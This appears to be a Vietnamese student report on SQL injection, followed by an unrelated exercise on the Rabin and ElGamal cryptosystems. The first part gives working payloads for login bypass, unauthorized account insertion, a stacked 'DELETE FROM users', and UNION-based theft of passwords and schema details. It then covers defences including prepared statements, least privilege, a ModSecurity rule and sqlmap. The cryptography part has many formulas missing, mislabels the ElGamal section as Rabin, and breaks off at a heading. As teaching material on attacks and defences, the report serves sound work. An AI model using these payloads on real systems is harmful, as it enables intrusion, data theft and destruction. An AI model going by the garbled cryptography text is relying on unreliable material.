
1. CÁC KỊCH BẢN TẤN CÔNG
   1. Vượt qua đăng nhập – Bypass Login
      1. *Mục tiêu tấn công*

### Vượt qua kiểm tra đăng nhập của ứng dụng web bằng cách khai thác lỗ hổng SQL Injection trong form đăng nhập, cho phép truy cập vào hệ thống mà không cần thông tin đăng nhập hợp lệ

* + 1. *Mã nguồn ban đầu*

### Mã PHP xử lý đăng nhập như sau:

1. Mã nguồn PHP đăng nhập

**

### Lỗ hổng: Các tham số username và password được đưa trực tiếp vào câu query SQL mà không được làm sạch dẫn đến khả năng chèn mã SQL độc hại.

* + 1. *Payload sử dụng*
* **Payload 1**: *' OR '1'='1' --*

### Nhập vào trường username: *' OR '1'='1'*. Nhập vào trường password: (bất kỳ giá trị nào, ví dụ random). Câu query SQL trở thành:

*SELECT \* FROM users WHERE username = '' OR '1'='1' --' AND password = 'random'*

### Phần -- là ký hiệu comment trong SQL, bỏ qua phần còn lại của câu query. Điều kiện '1'='1' luôn đúng, nên câu query trả về tất cả các bản ghi trong bảng users.

* **Payload 2: ' OR 1=1 LIMIT 1--+**


### Nhập vào trường username: *' OR 1=1 LIMIT 1--+* .Nhập vào trường password: (bất kỳ giá trị nào). Câu query SQL trở thành:

*SELECT \* FROM users WHERE username = '' OR 1=1 LIMIT 1--+ AND password = 'random'*


### LIMIT 1 giới hạn kết quả trả về chỉ một bản ghi đầu tiên. Điều kiện 1=1 luôn đúng, nên câu query trả về bản ghi đầu tiên trong bảng users.

#### Kết quả:

1. Giao diện đăng nhập



1. Giao diện trang chủ admin



* Người tấn công đăng nhập thành công vào hệ thống mà không cần thông tin đăng nhập hợp lệ.
* Với payload thứ nhất, hệ thống có thể trả về tài khoản đầu tiên trong bảng users (thường là admin).
* Với payload thứ hai, hệ thống trả về chính xác một tài khoản (thường là tài khoản đầu tiên).
  1. Thêm dữ liệu trái phép
     1. *Mục tiêu tấn công*

Chèn dữ liệu trái phép vào cơ sở dữ liệu (ví dụ: thêm một tài khoản người dùng mới) bằng cách khai thác lỗ hổng SQL Injection trong form xử lý dữ liệu.

* + 1. *Mã nguồn ban đầu*

Mã PHP xử lý form đăng ký như hình ảnh mã nguồn:

1. Mã nguồn PHP đăng kí

**

Lỗ hổng: Các tham số username và email được đưa trực tiếp vào câu query SQL mà không được làm sạch.

* + 1. *Payload sử dụng*

Nhập vào trường username: hacker', 'hacker@example.com') -- Nhập vào trường email: (bất kỳ giá trị nào, ví dụ test@example.com). Câu query SQL trở thành:

*INSERT INTO users (username, email) VALUES ('hacker', 'hacker@example.com') --', 'test@example.com')*

Phần *--* comment bỏ phần còn lại của câu query, dẫn đến việc chỉ thực thi đoạn chèn dữ liệu:

*INSERT INTO users (username, email) VALUES ('hacker', 'hacker@example.com')*

Kết quả là một bản ghi mới với username = hacker và email = hacker@example.com được thêm vào bảng users. Một tài khoản người dùng mới được tạo trái phép trong cơ sở dữ liệu. Người tấn công có thể sử dụng tài khoản này để đăng nhập hoặc thực hiện các hành động khác.


* 1. Xóa dữ liệu
     1. *Mục tiêu tấn công*

Xóa dữ liệu khỏi cơ sở dữ liệu (ví dụ: xóa toàn bộ bảng users) bằng cách khai thác lỗ hổng SQL Injection.

* + 1. *Mã nguồn ban đầu*

Mã PHP xóa người dùng như sau:

1. Mã nguồn PHP xóa người dùng



Lỗ hổng: Tham số user\_id không được làm sạch.

* + 1. *Payload sử dụng*

Nhập vào trường user\_id: 1'; DELETE FROM users -- . Câu query SQL trở thành:

*DELETE FROM users WHERE id = '1'; DELETE FROM users --'*

Câu query thực hiện hai lệnh: Xóa bản ghi với id = 1; Xóa toàn bộ bảng users (do lệnh *DELETE FROM* users không có điều kiện *WHERE*). Phần -- comment bỏ phần còn lại của câu query.

**Kết quả**

* Toàn bộ dữ liệu trong bảng users bị xóa.
* Hệ thống có thể gặp lỗi hoặc ngừng hoạt động nếu bảng users là thành phần quan trọng.
  1. Trích xuất dữ liệu nhạy cảm
     1. *Mục tiêu tấn công*

Trích xuất dữ liệu nhạy cảm (như tên người dùng, mật khẩu, hoặc thông tin cá nhân) từ cơ sở dữ liệu bằng cách khai thác lỗ hổng SQL Injection.

* + 1. *Mã nguồn ban đầu*

Mã PHP xử lý tìm kiếm người dùng như sau:

1. Mã nguồn PHP tìm kiếm người dùng

**

Lỗ hổng: Tham số search không được làm sạch.

* + 1. *Payload sử dụng*
* ***Payload 1 (UNION SELECT):*** Nhập vào trường search*: test' UNION SELECT username, password FROM users --* . Câu query SQL trở thành:

*SELECT username, email*

*FROM users*

*WHERE username LIKE '%test'*

*UNION SELECT username, password FROM users --%'*

Lệnh UNION kết hợp kết quả của hai câu query: Tìm kiếm người dùng với username chứa test. Lấy tất cả username và password từ bảng users. Kết quả trả về danh sách tất cả người dùng và mật khẩu.

* ***Payload 2 (information\_schema):*** Nhập vào trường search: *test' UNION SELECT table\_name, column\_name FROM information\_schema.columns WHERE table\_schema = 'database\_name' --* . Câu query SQL trở thành:

*SELECT username, email*

*FROM users*

*WHERE username LIKE '%test'*

*UNION SELECT table\_name, column\_name*

*FROM information\_schema.columns*

*WHERE table\_schema = 'database\_name' --%'*

Lệnh UNION lấy thông tin về các bảng và cột từ information\_schema, giúp người tấn công lập bản đồ cơ sở dữ liệu. Kết quả trả về danh sách các bảng và cột trong cơ sở dữ liệu.

**Kết quả**

* ***Payload 1***: Người tấn công lấy được danh sách username và password từ bảng users.
* ***Payload 2***: Người tấn công thu thập thông tin về cấu trúc cơ sở dữ liệu (tên bảng, tên cột), hỗ trợ cho các cuộc tấn công tiếp theo.

1. BIỆN PHÁP PHÒNG CHỐNG SQL INJECTION
   1. **Sử dụng Prepared Statement**

Prepared Statement là một trong những biện pháp hiệu quả nhất để ngăn chặn SQL Injection, vì nó tách biệt mã SQL và dữ liệu đầu vào của người dùng. Thay vì nối trực tiếp dữ liệu đầu vào vào truy vấn SQL, Prepared Statement sử dụng các tham số (placeholder) để đại diện cho dữ liệu, sau đó liên kết giá trị thực tế vào các tham số này. Điều này đảm bảo rằng dữ liệu đầu vào được xử lý như giá trị thuần túy, không thể thay đổi cấu trúc của truy vấn SQL.

Trong PHP, hai công cụ phổ biến để sử dụng Prepared Statement là PDO (PHP Data Objects) và MySQLi. Với PDO, ví dụ một truy vấn an toàn như sau:

*$stmt = $pdo->prepare("SELECT \* FROM users WHERE username = ? AND password = ?");*

*$stmt->execute([$username, $password]);*

Với MySQLi:

*$stmt = $mysqli->prepare("SELECT \* FROM users WHERE username = ? AND password = ?");*

*$stmt->bind\_param("ss", $username, $password);*

*$stmt->execute();*

Cả hai phương pháp đều ngăn chặn việc dữ liệu đầu vào (như *' OR '1'='1')* được hiểu là mã SQL. Prepared Statement cũng cải thiện hiệu suất khi thực hiện nhiều truy vấn lặp lại, vì truy vấn chỉ cần được biên dịch một lần.

Để triển khai hiệu quả, các nhà phát triển cần đảm bảo rằng tất cả các truy vấn động sử dụng Prepared Statement thay vì nối chuỗi trực tiếp. Tuy nhiên, cần lưu ý rằng Prepared Statement không thay thế hoàn toàn việc kiểm tra dữ liệu đầu vào; nó nên được kết hợp với các biện pháp khác như validation và sanitization để tăng cường bảo mật. Việc sử dụng các thư viện ORM (như Eloquent trong Laravel) cũng có thể tự động hóa việc sử dụng Prepared Statement, giảm thiểu nguy cơ sai sót do con người.

* 1. **Validation & Sanitization dữ liệu đầu vào**

Validation và sanitization dữ liệu đầu vào là bước quan trọng để ngăn chặn SQL Injection bằng cách đảm bảo rằng dữ liệu người dùng gửi đến ứng dụng là hợp lệ và an toàn trước khi được sử dụng trong truy vấn SQL. Validation kiểm tra xem dữ liệu có phù hợp với định dạng hoặc giá trị mong đợi hay không, trong khi sanitization loại bỏ hoặc mã hóa các ký tự nguy hiểm có thể bị lợi dụng.

Ví dụ, nếu một trường nhập liệu chỉ chấp nhận số nguyên (như ID người dùng), validation sẽ kiểm tra xem dữ liệu có phải là số nguyên hay không. Trong PHP, có thể sử dụng hàm *filter\_var()*:

*if (filter\_var($user\_id, FILTER\_VALIDATE\_INT)) {*

*// Dữ liệu hợp lệ*

*} else {*

*// Từ chối dữ liệu*

*}*

Sanitization có thể được thực hiện bằng cách loại bỏ các ký tự đặc biệt hoặc mã hóa chúng. Ví dụ, hàm *htmlspecialchars()* trong PHP có thể chuyển đổi các ký tự như ' hoặc " thành dạng an toàn. Ngoài ra, các thư viện như *filter\_input()* hoặc các hàm tùy chỉnh có thể được sử dụng để làm sạch dữ liệu.

Một cách tiếp cận hiệu quả là kết hợp validation và sanitization trong một quy trình chặt chẽ:

* ***Kiểm tra định dạng***: Đảm bảo dữ liệu đúng kiểu (số, chuỗi, email, v.v.).
* ***Giới hạn độ dài***: Ngăn chặn dữ liệu đầu vào quá dài có thể gây tràn bộ đệm.
* ***Loại bỏ ký tự nguy hiểm***: Xóa hoặc mã hóa các ký tự như ;, --, hoặc '.

Tuy nhiên, validation và sanitization không thể thay thế hoàn toàn Prepared Statement, vì chúng chỉ giảm thiểu rủi ro chứ không ngăn chặn hoàn toàn các cuộc tấn công tinh vi. Do đó, chúng nên được sử dụng như một lớp bảo vệ bổ sung, kết hợp với các biện pháp khác để tạo ra một hệ thống an toàn toàn diện.

* 1. **Cấu hình đúng quyền truy cập Database**

Cấu hình đúng quyền truy cập cơ sở dữ liệu (Database Access Control) là một biện pháp quan trọng để giảm thiểu thiệt hại do SQL Injection gây ra. Theo nguyên tắc ít quyền (principle of least privilege), tài khoản cơ sở dữ liệu được sử dụng bởi ứng dụng chỉ nên có quyền tối thiểu cần thiết để thực hiện các tác vụ cụ thể, thay vì quyền quản trị toàn diện.

Ví dụ, nếu một ứng dụng chỉ cần đọc dữ liệu từ bảng users, tài khoản cơ sở dữ liệu nên được cấu hình chỉ có quyền SELECT trên bảng đó:

*GRANT SELECT ON database.users TO 'app\_user'@'localhost' IDENTIFIED BY 'secure\_password';*

Quyền *INSERT*, *UPDATE*, hoặc *DELETE* chỉ nên được cấp cho các tác vụ cần thiết, và quyền *DROP* hoặc *ALTER* nên bị hạn chế hoàn toàn. Ngoài ra, việc sử dụng các tài khoản khác nhau cho các chức năng khác nhau (ví dụ: một tài khoản cho đọc, một tài khoản cho ghi) giúp giảm nguy cơ nếu một tài khoản bị xâm phạm.

Một số lưu ý khi cấu hình quyền truy cập:

* ***Sử dụng mật khẩu mạnh***: Tài khoản cơ sở dữ liệu cần có mật khẩu phức tạp và được lưu trữ an toàn (ví dụ: trong tệp cấu hình mã hóa).
* ***Hạn chế truy cập từ xa***: Chỉ cho phép kết nối cơ sở dữ liệu từ các địa chỉ IP cụ thể, chẳng hạn localhost.
* ***Tắt các tính năng không cần thiết***: Vô hiệu hóa các quyền như FILE hoặc EXECUTE để ngăn chặn việc ghi tệp hoặc chạy lệnh hệ thống.

Việc cấu hình đúng quyền truy cập không ngăn chặn trực tiếp SQL Injection, nhưng nó giới hạn phạm vi thiệt hại nếu một cuộc tấn công xảy ra. Kết hợp với các biện pháp như Prepared Statement và validation, đây là một phần không thể thiếu trong chiến lược bảo mật toàn diện.

* 1. **Sử dụng Web Application Firewall**

Web Application Firewall là một công cụ bảo mật hoạt động như một lớp bảo vệ giữa ứng dụng web và người dùng, giúp phát hiện và chặn các yêu cầu độc hại, bao gồm cả các cuộc tấn công SQL Injection. WAF phân tích lưu lượng truy cập HTTP/HTTPS và áp dụng các quy tắc để lọc ra các mẫu tấn công, chẳng hạn như chuỗi SQL bất thường như *' OR '1'='1'.*

Các WAF phổ biến như ModSecurity, Cloudflare WAF, hoặc AWS WAF cung cấp các tính năng:

* ***Phát hiện mẫu tấn công***: Nhận diện các ký tự hoặc chuỗi đặc trưng của SQL Injection.
* ***Chặn yêu cầu độc hại***: Từ chối các yêu cầu chứa nội dung nguy hiểm trước khi chúng đến máy chủ.
* ***Ghi log và giám sát***: Cung cấp thông tin chi tiết về các cuộc tấn công để phân tích và cải thiện bảo mật.

Ví dụ, ModSecurity có thể được cấu hình với các quy tắc OWASP CRS để chặn các chuỗi như -- hoặc UNION SELECT. Cấu hình cơ bản trong ModSecurity:

*SecRule ARGS "@rx (?i:union\s+select)" "id:1000,phase:2,block,msg:'SQL Injection Attempt'"*

Để triển khai WAF hiệu quả, cần:

* Cập nhật quy tắc thường xuyên: Đảm bảo WAF được cập nhật để nhận diện các mẫu tấn công mới.
* Tùy chỉnh quy tắc: Điều chỉnh các quy tắc để phù hợp với ứng dụng, tránh chặn nhầm các yêu cầu hợp lệ (false positives).
* Kết hợp với các biện pháp khác: WAF không thay thế Prepared Statement hoặc validation, mà bổ sung thêm một lớp bảo vệ.

Mặc dù WAF không thể ngăn chặn 100% các cuộc tấn công SQL Injection, đặc biệt là các cuộc tấn công tinh vi, nó đóng vai trò quan trọng trong việc giảm thiểu rủi ro và bảo vệ ứng dụng trong thời gian thực.

* 1. **Các công cụ hỗ trợ quét và sửa lỗ hổng**

Các công cụ quét và sửa lỗi bảo mật, như SQLmap, Acunetix, Burp Suite, hoặc OWASP ZAP, là những trợ thủ đắc lực trong việc phát hiện và khắc phục các lỗ hổng SQL Injection. Những công cụ này giúp tự động hóa quá trình kiểm tra bảo mật, tiết kiệm thời gian và đảm bảo ứng dụng được bảo vệ trước khi triển khai.

* ***SQLmap***: Là một công cụ mã nguồn mở chuyên dùng để kiểm tra và khai thác SQL Injection. Nó tự động gửi các yêu cầu thử nghiệm để phát hiện lỗ hổng và có thể trích xuất dữ liệu từ cơ sở dữ liệu. Ví dụ lệnh cơ bản:

*sqlmap -u "http://example.com/page?id=1" --dbs*

* ***Acunetix***: Một công cụ thương mại quét toàn diện các lỗ hổng web, bao gồm SQL Injection, XSS, và các vấn đề khác. Acunetix cung cấp báo cáo chi tiết và đề xuất cách khắc phục.
* ***Burp Suite***: Công cụ kiểm tra bảo mật thủ công và tự động, cho phép phân tích lưu lượng truy cập và kiểm tra các điểm đầu vào của ứng dụng.
* ***OWASP ZAP***: Công cụ mã nguồn mở, phù hợp cho cả người mới bắt đầu và chuyên gia, hỗ trợ quét tự động và kiểm tra thủ công.

Để sử dụng các công cụ này hiệu quả:

* ***Chạy quét định kỳ***: Thực hiện kiểm tra bảo mật trong suốt vòng đời phát triển và sau khi triển khai.
* ***Phân tích kết quả***: Xem xét các báo cáo để xác định lỗ hổng thực sự và tránh các cảnh báo sai (false positives).
* ***Khắc phục kịp thời:*** Sử dụng các đề xuất từ công cụ để sửa lỗi, chẳng hạn như triển khai Prepared Statement hoặc cấu hình WAF.

Tuy nhiên, các công cụ này không thể thay thế hoàn toàn việc lập trình an toàn. Chúng chỉ giúp phát hiện lỗ hổng, còn việc khắc phục phụ thuộc vào hành động của nhà phát triển. Kết hợp các công cụ này với các biện pháp như validation, Prepared Statement, và WAF sẽ tạo ra một chiến lược bảo mật toàn diện, giảm thiểu nguy cơ SQL Injection một cách hiệu quả.

KẾT LUẬN

SQL Injection là một trong những lỗ hổng bảo mật nguy hiểm nhất đối với các ứng dụng web sử dụng cơ sở dữ liệu. Đây là kỹ thuật mà kẻ tấn công lợi dụng việc ứng dụng không kiểm tra hoặc làm sạch dữ liệu đầu vào đúng cách để chèn mã SQL độc hại vào truy vấn cơ sở dữ liệu. Hậu quả của SQL Injection có thể cực kỳ nghiêm trọng, từ việc rò rỉ thông tin nhạy cảm, sửa đổi hoặc xóa dữ liệu, vượt qua các cơ chế xác thực, đến việc thực thi mã lệnh nguy hiểm trên máy chủ, gây tê liệt toàn bộ hệ thống. Một cuộc tấn công thành công không chỉ làm tổn hại đến dữ liệu mà còn ảnh hưởng đến uy tín, lòng tin của người dùng và có thể dẫn đến các thiệt hại pháp lý hoặc tài chính đáng kể.

Để phòng chống SQL Injection, các nhà phát triển cần áp dụng các biện pháp bảo mật chặt chẽ. Sử dụng câu lệnh tham số hóa (prepared statements) hoặc ORM (Object-Relational Mapping) là cách hiệu quả để ngăn chặn việc chèn mã SQL trực tiếp từ dữ liệu đầu vào. Ngoài ra, việc kiểm tra và làm sạch dữ liệu đầu vào (input validation và sanitization) giúp loại bỏ các ký tự hoặc chuỗi nguy hiểm trước khi chúng được xử lý. Áp dụng nguyên tắc ít quyền (principle of least privilege) đảm bảo rằng tài khoản cơ sở dữ liệu chỉ có quyền truy cập tối thiểu cần thiết, giảm thiểu thiệt hại nếu xảy ra tấn công. Hơn nữa, việc thường xuyên cập nhật và vá lỗi phần mềm, bao gồm cả hệ quản trị cơ sở dữ liệu và khung ứng dụng, là yếu tố quan trọng để ngăn chặn các lỗ hổng đã biết.

Bên cạnh các biện pháp kỹ thuật, việc nâng cao nhận thức về bảo mật cho đội ngũ phát triển và quản trị viên hệ thống cũng đóng vai trò then chốt. Các nhà phát triển cần được đào tạo về các phương pháp lập trình an toàn và hiểu rõ các rủi ro liên quan đến SQL Injection. Đồng thời, việc thực hiện kiểm tra bảo mật định kỳ (penetration testing) và quét lỗ hổng (vulnerability scanning) giúp phát hiện và khắc phục các điểm yếu trước khi chúng bị khai thác. Các tổ chức cũng nên triển khai tường lửa ứng dụng web (WAF) để giám sát và chặn các yêu cầu đáng ngờ, cung cấp thêm một lớp bảo vệ cho ứng dụng.

Tóm lại, SQL Injection không chỉ là mối đe dọa kỹ thuật mà còn là bài học về tầm quan trọng của việc xây dựng và duy trì các hệ thống an toàn. Bằng cách kết hợp các biện pháp phòng ngừa kỹ thuật, quy trình phát triển an toàn và nâng cao nhận thức, các tổ chức có thể giảm thiểu nguy cơ bị tấn công, bảo vệ dữ liệu nhạy cảm và duy trì sự tin cậy của người dùng. Trong bối cảnh các cuộc tấn công mạng ngày càng tinh vi, việc chủ động phòng chống SQL Injection là trách nhiệm không thể xem nhẹ đối với bất kỳ hệ thống nào sử dụng cơ sở dữ liệu.

TÀI LIỆU THAM KHẢO

1. Sql Injection Attacks And Defense bởi Justin Clarke.

bài tập thực hành

1. **Thuật toán Rabin**
   1. ***Tìm hiểu về thuật toán Rabin***

Thuật toán Rabin là một hệ mã hóa bất đối xứng, được Michael O. Rabin giới thiệu vào năm 1979, dựa trên bài toán phân tích số lớn (factoring problem). Nó hoạt động bằng cách sử dụng phép bình phương modulo, tương tự RSA nhưng có một số đặc điểm khác biệt.

Độ an toàn của Rabin tương đương với khó khăn của việc phân tích n thành p và q, một bài toán được coi là khó về mặt tính toán nếu n đủ lớn. Tuy nhiên, việc giải mã tạo ra bốn nghiệm, đòi hỏi cơ chế dư thừa để chọn nghiệm đúng, làm tăng độ phức tạp so với RSA. Rabin nhanh hơn RSA trong mã hóa, nhưng ít được sử dụng trong mã hóa trực tiếp do phức tạp trong giải mã.

Thuật toán Rabin phổ biến trong các ứng dụng chữ ký số, nơi tính chất bình phương modulo giúp xác minh tính toàn vẹn và nguồn gốc thông điệp. Một hạn chế là Rabin dễ bị tấn công nếu không có padding, ví dụ: tấn công chosen-ciphertext có thể khai thác bốn nghiệm để suy ra thông điệp. Thuật toán này yêu cầu chọn số nguyên tố an toàn và quản lý khóa cẩn thận để đảm bảo tính bảo mật.

* 1. ***Cách hoạt động***

Thuật toán Rabin sử dụng phép bình phương module và hoạt động của bao gồm 3 giai đoạn chính là : sinh khóa, mã hóa và giải mã

* **Sinh khóa**:
  + Chọn hai số nguyên tố lớn p và q, thường có kích thước 512-bit trở lên để đảm bảo an toàn. Để đơn giản hóa tính toán, p và q thường được chọn sao cho (tức là số nguyên tố dạng ).
  + Tính . Số n là khóa công khai, được chia sẻ công khai, trong khi cặp (p, q) là khóa bí mật, chỉ người nhận giữ.
  + Độ an toàn của thuật toán dựa trên việc phân tích n thành p và q là cực kỳ khó nếu p và q đủ lớn, tương đương với bài toán phân tích số lớn – một vấn đề chưa có thuật toán hiệu quả trên máy tính cổ điển.
* **Mã hóa:**
  + Với thông điệp m , người gửi tính bản mã. Phép bình phương modulo này rất nhanh, giúp Rabin hiệu quả hơn RSA trong giai đoạn mã hóa.
  + Để đảm bảo an toàn và tránh giả mạo, thông điệp m thường được thêm padding trước khi mã hóa. Padding giúp thông điệp có cấu trúc đặc biệt, hỗ trợ việc chọn nghiệm đúng khi giải mã.
  + Bản mã c được gửi đến người nhận qua kênh không an toàn.
* **Giải mã:**
  + Người nhận, với khóa bí mật , cần tìm căn bậc hai của c modulo n, tức là tìm m sao cho .
  + Do , việc này tương đương với tìm căn bậc hai của c modulo p và modulo q, rồi kết hợp các nghiệm bằng định lý số dư Trung Hoa.
  + Cụ thể, tính:
    - và , sử dụng thuật toán căn bậc hai modulo số nguyên tố
    - Kết hợp và để tìm bốn nghiệm , modulo n (do phép bình phương tạo ra bốn căn bậc hai).
  + Bốn nghiệm này là vấn đề chính của Rabin: chỉ một nghiệm là thông điệp gốc m. Để chọn đúng, thông điệp gốc phải có cấu trúc đặc biệt (từ padding) hoặc thêm thông tin dư thừa (như một chuỗi bit cố định).
  + Nếu không có padding, kẻ tấn công có thể khai thác bốn nghiệm để thực hiện tấn công chosen-ciphertext, làm giảm an toàn.

1. **Thuật toán ElGamal**
   1. ***Tìm hiểu về thuật toán Rabin***

Thuật toán ElGamal, được Taher ElGamal phát triển vào năm 1985, là một hệ mã hóa bất đối xứng dựa trên bài toán logarit rời rạc (discrete logarithm problem) trong nhóm cyclic. Nó được thiết kế để cung cấp tính bảo mật cao cho mã hóa và chữ ký số, trở thành nền tảng cho nhiều giao thức bảo mật như Diffie-Hellman và DSA (Digital Signature Algorithm).

ElGamal hoạt động trong nhóm , với p là số nguyên tố lớn, và sử dụng các phép lũy thừa modulo để mã hóa và giải mã. Độ an toàn của nó dựa trên việc tính logarit rời rạc (tìm *a* từ ) là rất khó nếu *p* đủ lớn, ngay cả với máy tính hiện đại.

Thuật toán này linh hoạt, cho phép sử dụng trong cả mã hóa thông điệp và tạo chữ ký số, nhưng nhược điểm là bản mã lớn gấp đôi thông điệp, khiến nó kém hiệu quả hơn RSA trong một số trường hợp. ElGamal được ứng dụng rộng rãi trong các hệ thống như GPG (GNU Privacy Guard), giao thức SSL/TLS, và blockchain.

So với RSA, ElGamal có cơ sở lý thuyết mạnh hơn vì bài toán logarit rời rạc chưa được chứng minh tương đương với một bài toán dễ hơn. Tuy nhiên, nó yêu cầu chọn số nguyên tố p lớn và số ngẫu nhiên k an toàn để tránh các cuộc tấn công. ElGamal cũng dễ bị tấn công nếu khóa tạm thời k bị lặp lại, do đó cần cơ chế sinh số ngẫu nhiên mạnh. Trong thực tế, ElGamal thường được dùng cho chữ ký số hơn mã hóa trực tiếp do kích thước bản mã và tốc độ xử lý.

* 1. ***Cách hoạt động***

Thuật toán ElGamal hoạt động qua ba giai đoạn chính: sinh khóa, mã hóa, và giải mã, dựa trên các phép tính lũy thừa modulo trong nhóm cyclic . Dưới đây là chi tiết từng bước:

* **Sinh khóa**:
* Chọn một số nguyên tố lớn p (thường 1024-bit hoặc hơn) để tạo nhóm . Số p phải đủ lớn để bài toán logarit rời rạc trở nên bất khả thi.
* Chọn một số sinh *g* của , tức là g khi lũy thừa modulo p sẽ tạo ra tất cả các phần tử từ 1 đến
* Chọn khóa bí mật a ngẫu nhiên, , và tính
* Khóa công khai là , được chia sẻ công khai. Khóa bí mật là a, chỉ người nhận giữ.
* Độ an toàn dựa trên khó khăn của việc tính *a* từ, gọi là bài toán logarit rời rạc.
* **Mã hóa:**
  + Với thông điệp m,, người gửi chọn một số ngẫu nhiên ,, gọi là khóa tạm thời (ephemeral key). Số k phải được chọn mới cho mỗi lần mã hóa để tránh lặp lại.
  + Tính , đại diện cho phần thông tin về khóa tạm thời.
  + Tính , mã hóa thông điệp bằng khóa công khai h.
  + Bản mã là cặp ,, được gửi đến người nhận qua kênh không an toàn.
  + Kích thước bản mã gấp đôi thông điệp, do đó ElGamal tiêu tốn nhiều băng thông hơn RSA hoặc Rabin.
* **Giải mã:**
  + Người nhận dùng khóa bí mật *a* để tính
  + Tính nghịch đảo modulo của *s*, tức là , sử dụng thuật toán Euclid mở rộng.
  + Tính thông điệp gốc . Vì
  + Quá trình giải mã yêu cầu tính lũy thừa và nghịch đảo modulo, đòi hỏi hiệu suất tính toán cao.

1. **Mô hình, triển khai và mô phỏng chữ ký số Rabin/ElGamal**
   1. ***Mô hình chữ ký số***

